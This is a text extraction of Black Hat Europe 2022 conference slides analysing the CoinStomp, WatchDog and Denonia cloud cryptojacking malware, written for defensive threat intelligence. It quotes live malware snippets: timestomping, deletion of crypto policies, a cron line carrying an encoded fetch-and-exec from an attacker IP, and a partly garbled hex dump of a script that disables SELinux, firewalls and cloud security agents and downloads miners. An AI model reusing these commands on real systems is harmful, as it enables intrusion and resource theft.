# **black hat**

## CADO//

DECEMBER 7-8, 2022

BRIEFINGS

## Real-World Detection Evasion Techniques in the Cloud

Matt Muir



#### whoami



Matt Muir Threat Intelligence Engineer, Cado Security





#### Agenda


- Introduction:
- **CoinStomp:** Cloud-native malware with interesting anti-forensics
- Watchdog: Recent activities from a familiar name
- **Denonia:** Likely the first malware to target serverless environments
- **Conclusion:** Final thoughts



### Introduction



#### **The Cloud Challenge**






#### **Cloud Infection Vectors**

- Misconfigured services: Docker, Redis etc
- **Credential theft:** IMDS querying, credential exfiltration
- Poor permissions management
- **SSH propagation:** lateral movement from compromised instance




#### **Cloud Malware Objectives**

Cryptojacking still commonplace!
 Considered low-hanging fruit for cloud TAs





#### **Cloud Malware Objectives**





()

#BHEU @BlackHatEvents





#BHEU @BlackHatEvents



#### **CoinStomp Overview**

- Specifically targets Asian Cloud Service Providers (CSPs)
- Exploits CSP cloud compute resources to mine cryptocurrency (yawn)
- However!
  - Employs timestamp manipulation
  - Removes system cryptographic policies
  - C2 communication performed via a reverse shell
  - References a prior cryptojacking campaign



#### **CoinStomp: Timestamp Manipulation**

```
12 if [ $? -eq 0 ]; then
13 if test -f /usr/bin/modusr; then
14 __curl MDOK >/dev/null 2>&1
15 else
16 cp $(grep -l 'Change the mode of each FILE to MODE' /usr/bin/* | sed q) /usr/bin/modusr && touch -t201905202223 /usr/bin/modusr
17 fi
18 if test -f /usr/bin/chusr; then
19 __curl CHOK >/dev/null 2>&1
20 else
21 cp $(grep -l 'chattr_dir_proc' /usr/bin/* | sed q) /usr/bin/chusr && touch -t201905101113 /usr/bin/chusr
22 fi
```



#### **CoinStomp: System Weakening**

#### 23 rm -rf /usr/share/\*crypto\* ; pgrep crypto | xargs -I % kill -9 %

- /usr/share/\*crypto\* contains system cryptographic policies
- crypto process interfaces with Linux Kernel Crypto API
- We've yet to see this system weakening technique in other campaigns
- Please let us know if you have!



#### **CoinStomp: Foiling Attribution**

- Persistence for CoinStomp was achieved via Cron
- Cronjob includes an interesting commented line

241 echo '\*/2 \* \* \* pkill tail >/dev/null 2>&1' >cron 242 echo '\*/2 \* \* \* pkill masscan >/dev/null 2>&1' >>cron 243 echo '# https://anonpasta.rocks/raw/atucewakep' >>cron 244 echo '# 205.185.113.151\|cHl0aG9uIC1jICdpbXBvcnQgdXJsbGli02V4ZWModXJsbGliLnVybG9wZW4oImh0dHA6Ly8yMDUuMTg1LjExMy4xNTEvZC5weSIpLnJlYWQoKSkn' >>cron 245 crontab -u root cron 246 rm -rf cron

#### http://xanthe.anondns.net:8080/files/fczyo



#### **CoinStomp: Bonus... Jason Statham!**

if (sub_4ad200(r12, rsi) == 0x0) {				
<pre>rbx = &amp;var_B8;</pre>				
sub_44d5a0(rbx, 0x2,	"config.jason",	rcx);		
rsi = var_B8;				
sub_43a610(rbp, rsi,	"config.jason"	rcx, r8, r9);		











#### WatchDog: Overview

- Prominent cloud-focused adversary group
- Known for high-profile cryptojacking campaigns
- Active since at least 2019
- Opportunistic exploits misconfigured cloud resources via mass scanning




#### WatchDog: Custom Process Hider

- Similar timestomping technique
- The most UNIX-y process hider ever!



#### WatchDog: Steganography





#### WatchDog: Steganography

0001 0203 0405 0607 0809 0A08 0C00 0E0F 1011 1213 1415 1617 1819 1A18 1C10 1E1F 2021 2223 2425 2627 2829 2A28 2C20 2E2F 3031 3233 3435 3637 3839 3A38	
4290 DA63 D070 D00F 03C1 178F F265 BEF3 D03F 2227 D6F9 F8A5 A730 F31E 7FF1 E3EF F283 1FFE 8428 D76E D038 6CD2 6A4C 3ASC A665 F3DA 1887 B172 3739 BE1F D1A4	.c.pe?"'0+.n.8l.jL:\.er79
42CC 8151 15EC EC8A C9FE 6CAF C78D 775B 5C7B 780F 2478 DE07 0CDB D1A3 7005 100B 89C9 971C 06DD DEFF B3E8 58B6 8970 3554 0061 A471 F3F6 2EEF DDBA C1D2 573F	.Qlw[\{{ \$x}[pST a.qW?
4308 C385 D126 EF1D 6DF3 DE5F 6F53 F66A E470 1847 FEC4 3543 3651 9D30 F97F 98C6 E487 1729 6320 2397 7781 7236 EDA3 F624 6545 A108 818C 2C01 C584 EF8D E304	&. moS.j.p G5C6Q.0 )c #.w.r6\$eE,
4344 4829 CF15 28CE 485A ED21 8E21 989A 2932 3367 7380 DFA6 D5EC 912A 1D0D 7852 9616 1A9E EB31 1A8E 0148 C38C FD0F 0778 4517 EDF9 E73E 918D F3DE AF59 7CC2	H). (.HZ.!.!)23gs* {R1 . H xE>YI.
4380 C028 C75C 5CFF 22CF 3F7F 867F FF87 7FCC C9EE FF99 061A 3AC5 5281 8490 4177 3479 4869 E04D D984 D918 FF28 99A4 9896 248D 2154 1602 9D94 3EF3 682E A5E9	.(.\\.".? :.RAw4yHi.M(\$.!T>.k
438C 328D EE00 4348 22DF E068 AB4D 92A9 DF5C FC91 F001 CAF5 02D5 6A9D E671 9361 D863 EE9C 88EB E539 D900 69ED F710 99C4 8E34 C268 8270 6A08 2A53 1ED8 0A52	2 CH"h.M\jq.a.c9. i4.h.pj *S . R
43F8 81ED 1A04 F188 7800 5268 C8BC 8551 B2D1 44CA 607B CCA8 19A2 5806 F98A 4DF3 A83B E13A 00AF 6A33 BD5C 6030 F0E9 1F27 043D 981C 0C99 3AE5 313D 57E6 E8A0	x RhQD.`{[M;.: .j3.\`0 ' =:.1=W
4434 4F96 99B4 8EBB A014 820C 5BB7 4855 864A 3352 6D62 89D6 75FD 3732 4283 FC74 CC13 9FAD F2F6 AB2D 3C0F 44CF A6DF 0DD0 301F D1A3 11A6 31C9 94D2 E437 9637	0 [.HU.J3Rmbu.72Bt< D017.7
4470 7022 3F30 043A 062A 9AC0 1C13 A3C6 4437 32B3 6CB1 74CE E3FE 569F E3DD 01F4 27E7 4AD3 A050 B409 C208 9528 EA53 5534 2911 86A0 D7EC A359 1322 71E2 2B01	}"?0 : "D72.1.tV'.JP(.SU4)Y "q.+
44AC 4388 C441 CA78 1C3F 82C7 FC06 1C81 DA54 9DE1 884F A648 6C57 C7A9 C0DC 8408 8962 1887 C45A 4AA4 0449 64D1 680E D134 8D72 CD23 0D63 46FB 0A37 EF60 E70C	CA.x ?TO.KlWbZJ. Id.k .4.r.# cF. 7.`.
44E8 C661 8F60 18A0 029D 34F6 4893 9838 E993 2580 10B8 0583 DA8C 43A7 3564 D8D4 FE2F EFAE 78B4 ECF0 C836 9FF1 8F00 4585 AA03 E945 E18F 0000 0000 4945 4E44	.a.`4.H8%C.5d/x6EE IEND
4524 AE42 6882 2321 2F62 696E 2F73 688A 2320 E8AF ASE5 98BE E5BA 8AE4 888E 6769 7468 7562 E99A 8FE4 8E8F E690 9CE7 84A2 E998 8FE9 878C E48A 916F 7373 E5AD	.B`.#!/bin/sh #oss
4560 98E5 8248 E6A1 8668 6579 5365 6372 6574 E88E 87E5 8E97 EFBC 8CE4 888E E598 8EE5 8A8A E488 88E4 8A8A E697 A8E5 8583 8A8A 8A69 6628 6375 726C 2068 7474	
459C 703A 2F2F 6970 2D61 7069 2E63 6F60 2F6A 736F 6E2F 207C 2073 6564 2027 732F 2C2F 5C6E 2F67 2720 7C20 5C72 6570 2020 2D69 2027 434E 273B 2074 6865 6E0A	p://ip-api.com/ison/   sed 's/./\n/a'   arep -i 'CN': then
4508 2020 2065 7869 7420 3120 200A 6669 0A8A 0A73 6574 556 666F 7263 6520 3020 323E 6465 762F 6E75 6C6C 0A65 6368 6F20 5345 4C49 4E55 5830 6469 7361 626C	exit 1 fi setenforce 0 2>dev/null echo SELINUX=disabl
4614 6554 2012 627 6374 632F 7379 7363 6556 6669 6727 7365 6669 6727 7362 3232 2756 6576 2566 7562 566 7379 6563 2026 2620 6536 865 2033 2032 2570 7265	ed > /etc/sysconfig/selinux 2>/dev/null sync && echo 3 >/pro
4536 6327 7379 7327 7560 2764 7567 956 656 538 636 726 666 4973 3027 2773 7067 6760 2763 7257 6225 6257 622 758 522 455 532 676 676 758 525 656 758 525 758 558 525 758 558 558 558 558 558 558 558 558 55	c/sys/ym/drop_caches_crondir='/yar/spool/cron/'"\$USER" cont=
468C 696 517 512 706 705 664 6972 7060 043 710 66 11 202 725 512 512 517 517 617 512 513 514 512 513 514 512 514 514 514 514 514 514 514 514 514 514	<pre>`cat \${crondir}` ssht=`cat /root/.ssh/authorized_keys` echo</pre>
	1 > /etc/zzhs rtdir="/etc/zzhs" bbdir="/usr/bin/curl" bbdira
10.0 31.0 31.0 31.0 31.0 31.0 41.0 400 31.0 400 10.0 10.0 10.0 10.0 10.0 10.0 10	="/usr/bin/cd1" ccdir="/usr/bin/waet" ccdira="/usr/bin/wd1"
1/00 SUC2 2/13 /3/2 2/02 0000 2/03 0000 /200 0000 /200 2207 13/0 /200 0000 02/0 0000 /200 0000 0000 /200 0000	my /usr/bin/curl /usr/bin/url my /usr/bin/url /usr/bin/cd1 m
	v /usr/bin/wget /usr/bin/get mv /usr/bin/get /usr/bin/wd1 ul
	imit -n 65535 rm -rf /var/log/syslog chattr -iua /tmp/ chatt
47F4 7220 2D69 7561 202F 7661 722F 746D 702F 0A75 6677 2064 6973 6162 6C65 0A69 7074 6162 6C65 7320 2D46 0A23 7375 646F 2073 7973 6374 6C20 6065 726E 656C	r -iua /var/tmp/ ufw disable iptables -F #sudo sysctl kernel
4830 2E6E 6069 5F77 6174 6368 646F 673D 300A 6563 686F 2027 3027 203E 2F70 726F 632F 7379 732F 6865 726E 656C 2F6E 6069 5F77 6174 6368 646F 678A 6563 686F	.nmi_watchdog=0 echo '0' >/proc/sys/kernel/nmi_watchdog echo
486C 2027 6865 726E 656C 2E6E 6D69 5F77 6174 6368 646F 673D 3027 203E 3E2F 6574 632F 7379 7363 746C 2E63 6F6E 660A 7573 6572 6465 6C20 6168 6179 0A75 7365	'kernel.nmi_watchdog=0' >>/etc/sysctl.conf userdel akay use
48A8 7264 656C 2076 6669 6E64 6572 0A72 6D20 2D72 6620 2F74 6D70 2F61 6464 7265 732A 0A72 6D20 2D72 6620 2F74 6D70 2F77 616C 6C65 2A0A 726D 202D 7266 202F	rdel vfinder rm -rf /tmp/addres* rm -rf /tmp/walle* rm -rf /
48E4 746D 702F 6865 7973 0A69 6620 7073 2061 7578 207C 2067 7265 7020 2D69 2027 5861 5D6C 6979 756E 2738 2074 6865 6E0A 2020 2462 6264 6972 2068 7474 703A	<pre>tmp/keys if ps aux   grep -i '[a]liyun'; then \$bbdir http:</pre>
4920 2F2F 7570 6461 7465 2E61 6567 6973 2E61 6C69 7975 6E2E 636F 602F 646F 776E 6C6F 6164 2F75 6E69 6E73 7461 6C6C 2E73 6820 7C20 6261 7368 0A20 2024 6262	//update.aegis.aliyun.com/download/uninstall.sh   bash \$bb
49SC 6469 7220 6874 7470 3A2F 2F75 7064 6174 652E 6165 6769 732E 616C 6979 756E 2E63 6F6D 2F64 6F77 6E6C 6F61 642F 7175 6172 747A 5F75 6E69 6E73 7461 6C6C	dir http://update.aegis.aliyun.com/download/quartz_uninstall
4998 2E73 6820 7C20 6261 7368 0A20 2024 6262 6469 7261 2068 7474 703A 2F2F 7570 6461 7465 2E61 6567 6973 2E61 6C69 7975 6E2E 636F 6D2F 646F 776E 6C6F 6164	.sh   bash \$bbdira http://update.aegis.aliyun.com/download
49D4 2F75 6E69 6E73 7461 6C6C 2E73 6820 7C20 6261 7368 0A20 2024 6262 6469 7261 2068 7474 703A 2F2F 7570 6461 7465 2E61 6567 6973 2E61 6C69 7975 6E2E 636F	/uninstall.sh   bash \$bbdira http://update.aegis.aliyun.co
4A10 602F 646F 776E 6C6F 6164 2F71 7561 7274 7ASF 756E 696E 7374 616C 6C2E 7368 207C 2062 6173 680A 2020 706B 696C 6C20 616C 6979 756E 2D73 6572 7669 6365	m/download/quartz_uninstall.sh   bash pkill aliyun-service
444C 0A20 2072 6020 2072 6620 2F65 7463 2F69 6E69 742E 642F 6167 656E 7477 6174 6368 202F 7573 722F 7362 696E 2F61 6C69 7975 6E2D 7365 7276 6963 650A 2020	rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
4A88 726D 202D 7266 202F 7573 722F 6C6F 6361 6C2F 6165 6769 732A 0A20 2073 7973 7465 6D63 746C 2073 746F 7020 616C 6979 756E 2E73 6572 7669 6365 0A20 2073	rm -rf /usr/local/aegis* systemctl stop aliyun.service s
4AC4 7973 7465 6D63 746C 2064 6973 6162 6C65 2061 6C69 7975 6E2E 7365 7276 6963 650A 2020 7365 7276 6963 6520 6263 6D2D 6167 656E 7420 7374 6F70 0A20 2079	vstemctl disable alivun.service service bcm-agent stop v
4800 7560 2072 6560 6F76 6520 6263 6020 6167 656E 7420 2079 0A20 2061 7074 2067 6574 2072 6560 6F76 6520 6263 6020 6167 656E 7420 2079 0A65 6C69 6620 7073	um remove bcm-agent -y apt-get remove bcm-agent -y elif ps
483C 2061 7578 207C 2067 7265 7020 2069 2027 5879 5075 6E6A 696E 6727 3820 7468 656E 0A20 202F 7573 722F 6C6F 6361 6C2F 7163 6C6F 7564 2F73 7461 7267 6174	aux   grep -i '[y]unjing'; then /usr/local/acloud/stargat
4878 652F 6164 6069 6E2F 756E 696E 7374 616C 6C2E 7368 0A20 202F 7573 722F 6C6F 6361 6C2F 7163 6C6F 7564 2F59 756E 4A69 6E67 2F75 6E69 6E73 742E 7368 0A20	e/admin/uninstall.sh /usr/local/gcloud/YunJing/uninst.sh
4884 202F 7573 722F 6C6F 6361 6C2F 7163 6C6F 7564 2F6D 6F6E 6974 6F72 2F62 6172 6164 2F61 646D 696E 2F75 6E69 6E73 7461 6C6C 2F73 680A 6669 048A 6069 6E65	/usr/local/acloud/monitor/barad/admin/uninstall.sh fi mine
48F8 725F 7572 6C30 2268 7474 783A 2F2F 3138 362E 3135 2E37 342E 3131 332F 6232 6636 3238 2F7A 7468 220A 6069 6E65 725F 7572 6C5F 6261 6368 7570 3022 6874	r_url="http://106.15.74.113/b2f628/zzh" miner_url_backup="ht
4C2C 7478 3A2F 2F31 3834 2F32 3434 2F37 362F 3333 2F62 3266 5632 382F 7A74 6822 0866 0666 6572 5F73 6974 6530 2237 3630 3834 3634 2204 736 575 726C 3022	tp://104.244.76.33/b2f628/zzh" miner_size="7600464" sh_url="
4C66 6874 7478 733A 2F2F 7255 6369 7874 2D78 6963 7475 7265 2E6F 7373 2D63 6E2D 686F 6E67 686F 6E67 2E61 6C69 7975 6E63 732E 636F 6D2F 6D51 6C62 2D69 6D67	https://recipt-picture.oss-cn-honakona.alivuncs.com/mall-ima
4C44 2/59 6564 6757 8569 2279 667 2248 7573 265 5757 265 6875 788 2757 780 2258 747 747 347 5765 6920 5564 7573 2656 7573 265 652 268 6515 665	/indexni.png" sh_url_backup="https://guli-edut.oss-cn-shangh
4CE0 6169 2610 C078 6609 2610 C060 2200 1306 3712 635 6302 2130 607 1403 260 1474 7673 3627 2170 1306 0320 0306 1314 2607 1312 2003 6220 1306 0100 1000	ai.alivuncs.com/2020/06/04/indexni.pna" confia_url="http://l
1012 010 2201 0207 7973 0020 7327 0007 0227 0220 0250 2730 0507 0304 700 0007 0200 0000 027 0 0200 2270 0007 0200 0307 0200 0307 0737 0220 0302 0074 7470 03427 2731	06.15.74.113/b2f628/config.ison" config_url_backup="http://l
1012 5000 2531 332 513 4251 331 2572 3200 3032 3021 0501 0000 0007 2561 305 0005 0106 0000 0131 301 2001 (310 302 001 411 000 1310 302 001 411 010 302 001 1000 1310 302 001 411 010 302 001 1000 1310 302 000 1310 302 001 1000 1000	04.244.76.33/b2f628/config.json config_url_backup= http://i 04.244.76.33/b2f628/config.json" config_size="2752" chattr_s
4U38 3059 2532 3434 2137 3621 3333 2152 3268 3532 3521 5556 6156 3561 5562 628 338 1562 6665 876 3676 3676 3676 3676 3767 3767 3767	<pre>ize="8000" rm -f /tmp/.null 2&gt;/dev/null echo 128 &gt; /proc/sy</pre>
	s/vm/nr_hugepages sysctl -w vm.nr_hugepages=128 kill_miner_
4E0C 7072 6F63 2829 0A78 0A6E 6574 7374 6174 2020 616E 7020 7C20 6772 6570 2031 3835 2E37 312E 3635 2E32 3338 207C 2061 7768 2027 7B70 7269 6E74 2024 3770	proc() { netstat -anp   grep 185.71.65.238   awk '{print \$7}
4E48 2728 7C20 6177 6820 2046 2758 2F50 2720 2778 7072 696E 7420 2431 7027 207C 2078 6172 6773 2020 4920 2520 6869 6C6C 2020 3920 250A 6E65 7473 7461 7420	'   awk -F'[/]' '{print \$1}'   xargs -I % kill -9 % netstat
4E84 2061 6E70 207C 2067 7265 7020 3134 302E 3832 2E35 322E 3837 207C 2061 776B 2027 7870 7269 6E74 2024 3770 2720 7C20 6177 6820 2046 2758 2F50 2720 2778	-anp   grep 140.82.52.87   awk '{print \$7}'   awk -F'[/]' '{
4EC0 7072 696E 7420 2431 7027 207C 2078 6127 6773 2020 4920 2520 6669 667C 2020 3920 258A 6EE5 7473 7451 7420 2061 6E70 2072 2667 7265 7020 3343 3433 207	print \$1}'   xargs -I % kill -9 % netstat -anp   grep :443
1000 1000 1000 2000 2000 2000 2000 2000	and famine (7)   and CIT/1: Ifaniae (1)   anan ii - 1



#### WatchDog: Hidden-ish Directory


drwx	5	ec2-user	ec2-user	189	May	23	10:06	
drwxr-xr-x	3	root	root	22	May	17	09:55	
drwxrwxr-x	2	ec2-user	ec2-user	20	May	17	14:02	
-rw	1	ec2-user	ec2-user	2043	May	17	16:24	.bash_history
-rw-rr	1	ec2-user	ec2-user	18	Jul	15	2020	.bash_logout
-rw-rr	1	ec2-user	ec2-user	193	Jul	15	2020	.bash_profile
-rw-rr	1	ec2-user	ec2-user	231	Jul	15	2020	.bashrc



#### WatchDog: Renaming Utilities

```
if [ -x "/usr/bin/cd1" -o -x "/bin/cd1" ];then
    if [ -f /bin/cd1 ];then
        export CURL_CMD="/bin/cd1"
    elif [ -f /usr/bin/cd1 ];then
        export CURL_CMD="/usr/bin/cd1"
    fi
fi
if [ -x "/usr/bin/curl" -o -x "/bin/curl" ];then
    if [ -f /bin/curl ]; then
        export CURL_CMD="/bin/curl"
    elif [ -f /usr/bin/curl ];then
        export CURL_CMD="/usr/bin/curl"
    fi
```







#### **Denonia: Introduction**

- Golang malware targeting AWS Lambda
- (Yet another) crypojacking sample
- Unusual address resolution techniques for C2
- Cloud-specific knowledge evident

2022/04/01 11:37:21 expected AWS Lambda environment variables [\_LAMBDA\_SERVER\_PORT AWS\_LAMBDA\_RUNTIME\_API] are not defined



## **Denonia: Introduction**

2022/04/01 11:37:21 expected AWS Lambda environment variables [\_LAMBDA\_SERVER\_PORT AWS\_LAMBDA\_RUNTIME\_API] are not defined



#### **Denonia: DNS over HTTPS**

```
GET /resolve?name=gw.denonia.xyz&type=A HTTP/1.1
Host: dns.google.com
User-Agent: GoKit XHTTP Client/0.17.0
Accept: application/dns-json
X-Http-Gokit-Requestid: 1648805839-3066110
Accept-Encoding: gzip
```



#### **Denonia: DNS over HTTPS**

```
"Status": 0, "TC": false, "RD": true, "RA": true, "AD": false, "CD":
false,
    "Question": [{ "name": "gw.denonia.xyz.", "type": 1
    }],
    "Answer": [{ "name": "gw.denonia.xyz.",
        "type": 1, "TTL": 60,
        "data": "116.203.4.0"
    }],
    "Comment": "Response from 88.198.229.192."
}
```



#### **Denonia: Custom Mining Pool**

{"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"echonet.amd64","pa ss":"x","agent":"XMRig/6.15.2 (Linux x86\_64) libuv/1.42.0 gcc/10.3.1","rigid":"echonet.amd64","algo":["cn/1","cn/2","cn/r","cn/fast","cn /half","cn/xao","cn/rto","cn/rwz","cn/zls","cn/double","cn/ccx","cn-lite/1","c n-heavy/0","cn-heavy/tube","cn-heavy/xhv","cn-pico","cn-pico/tlo","cn/upx2","r x/0","rx/wow","rx/arq","rx/graft","rx/sfx","rx/keva","argon2/chukwa","argon2/c hukwav2","argon2/ninja","astrobwt"]}}



#### **Denonia: Custom Mining Pool**



#### **Denonia: Lambda tmpdir Utilisation**

loc_89	
xor	eax, eax
lea	<pre>rbx, var_main_init_0_func1_NEW_THREAD</pre>
call	<pre>runtime_newproc ; execute in new thread</pre>
xor	eax, eax
lea	<pre>rbx, var_main_init_0_func2_NEW_THREAD</pre>
call	<pre>runtime_newproc ; execute in new thread</pre>
xor	eax, eax
lea	<pre>rbx, var_main_init_0_func3_NEW_THREAD</pre>
call	<pre>runtime_newproc ; execute in new thread</pre>
mov	eax, 100000000
call	time_Sleep
lea	<pre>rax, pathToConfig+21C0h ; "/tmp/.xmrig.json0123456789ABCDEF0123456"</pre>
mov	ebx, 16
call	<pre>os_Remove ; config file deleted?</pre>
mov	rbp, [rsp+98h+var_8]
add	rsp, 98h
retn	



#### **Denonia: User Agent Spoofing**

odata:000	00000060	С	OW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.107 Safari/537.36\"GET /images/jord
😼 .rodata:000	00000060	С	an-80.png HTTP/1.1\" 304 - \"http://www.semicomplete.com/articles/ppp-over-ssh/\" \"Mozilla/4.0 (com
s .rodata:000	00000060	С	patible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR
.rodata:000	00000060	с	3.0.4506.2152; .NET CLR 3.5.30729; InfoPath.3)\"GET /presentations/logstash-monitorama-2013/css/r
😼 .rodata:000	00000060	С	eveal.min.css HTTP/1.1\" 200 23581 \"http://semicomplete.com/presentations/logstash-monitorama-201
😼 .rodata:000	00000060	С	3/\" \"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.102
s .rodata:000	00000060	С	Safari/537.36\"GET /projects/keynav/keynav.html HTTP/1.1\" 200 191 \"http://www.semicomplete.com/p
.rodata:000	00000060	с	rojects/keynav/\" \"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.6+ (KHTML, like Gecko) Chromiu
😼 .rodata:000	00000060	С	m/23.0.1271.95 Chrome/23.0.1271.95 Safari/537.6+ dwb/commit 2014-02-16 6ee2b9e\"GET /presentation
😼 .rodata:000	00000060	С	s/logstash-puppetconf-2013/images/bonsai1.png HTTP/1.1\" 304 - \"http://semicomplete.com/presentat
.rodata:000	00000060	С	ions/logstash-puppetconf-2013/\" \"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
😼 .rodata:000	00000060	с	like Gecko) Chrome/32.0.1700.107 Safari/537.36\"GET /presentations/logstash-preso-1.0/images/nagi
.rodata:000	00000060	С	os-sms4.png HTTP/1.1\" 200 72949 \"http://www.semicomplete.com/presentations/logstash-preso-1.0/\"
😼 .rodata:000	00000060	С	\"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.107
odata:000	00000060	С	Safari/537.36\"GET /presentations/logstash-preso-1.0/images/alarm-clock.jpg HTTP/1.1\" 200 10645
😼 .rodata:000	0000060	с	\"http://www.semicomplete.com/presentations/logstash-preso-1.0/\" \"Mozilla/5.0 (Windows NT 6.1; WO



## Conclusion



#### **Read More About Cloud Security**

- Unit42: "IAM Your Defense Against Cloud Threats"
- Lacework: "How Watchdog smuggles malware into your network as uninteresting photos"
- Netlab360: "Abcbot, an evolving botnet"
- Anomali: "Rocke Evolves Its Arsenal With a New Malware Family Written in Golang"



#### **Read More About Cloud Security - Our Publications**

- Cado Security: "WatchDog Continues to Target East Asian CSPs"
- Cado Security: "Cado Discovers Denonia: The First Malware Specifically Targeting Lambda"
- Cado Security: "Tales From the Honeypot: WatchDog Evolves With a New Multi-Stage Cryptojacking Attack"
- Cado Security: "CoinStomp Malware Family Targets Asian Cloud Service Providers"



#### Black Hat Sound Bytes: 3 Key Takeaways

- Currently, cloud-focused malware campaigns are lacking in technicality but are effective
- The success of these campaigns depends heavily on mistakes made by customers of CSPs
- Cloud TAs are becoming more sophisticated, cryptojacking may cease to be the main objective for these groups